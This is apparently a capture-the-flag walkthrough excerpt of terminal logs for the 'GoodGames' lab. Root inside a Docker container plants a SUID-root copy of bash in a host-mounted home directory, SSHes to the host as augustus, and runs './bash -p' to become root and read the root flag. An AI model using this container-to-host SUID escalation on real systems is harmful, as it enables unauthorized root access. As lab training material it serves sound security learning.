
```
1. augustus@GoodGames:~$ pwd
/home/augustus
augustus@GoodGames:~$ cp /bin/bash .
augustus@GoodGames:~$ ls -l
total 1212
-rwxr-xr-x 1 augustus augustus 1234376 Apr 23 05:28 bash
-rw-r----- 1 root     augustus      33 Apr 22 05:40 user.txt
augustus@GoodGames:~$ exit
logout
Connection to 172.19.0.1 closed.
root@3a453ab39d3d:/tmp# cd /home/augustus
root@3a453ab39d3d:/home/augustus# ls
bash  user.txt
root@3a453ab39d3d:/home/augustus# chown root:root bash
root@3a453ab39d3d:/home/augustus# ls -l
```

```
total 1212
-rwxr-xr-x 1 root root 1234376 Apr 23 04:28 bash
-rw-r----- 1 root 1000      33 Apr 22 04:40 user.txt

root@3a453ab39d3d:/home/augustus# chmod 4755 bash
root@3a453ab39d3d:/home/augustus# ls -l
total 1212
-rwsr-xr-x 1 root root 1234376 Apr 23 04:28 bash
-rw-r----- 1 root 1000      33 Apr 22 04:40 user.txt
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
augustus@172.19.0.1s password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 23 05:31:56 2024 from 172.19.0.2
augustus@GoodGames:~$ ls -la
total 1232
drwxr-xr-x 2 augustus augustus    4096 Apr 23 05:28 .
drwxr-xr-x 3 root     root        4096 Oct 19  2021 ..
-rwsr-xr-x 1 root     root     1234376 Apr 23 05:28 bash
lrwxrwxrwx 1 root     root           9 Nov  3  2021 .bash_history -> /dev/null
-rw-r--r-- 1 augustus augustus     220 Oct 19  2021 .bash_logout
-rw-r--r-- 1 augustus augustus    3526 Oct 19  2021 .bashrc
-rw-r--r-- 1 augustus augustus     807 Oct 19  2021 .profile
-rw-r----- 1 root     augustus      33 Apr 22 05:40 user.txt
augustus@GoodGames:~$ ./bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
4aac24943a9e892482d7519ea566cc0f
```



PWNED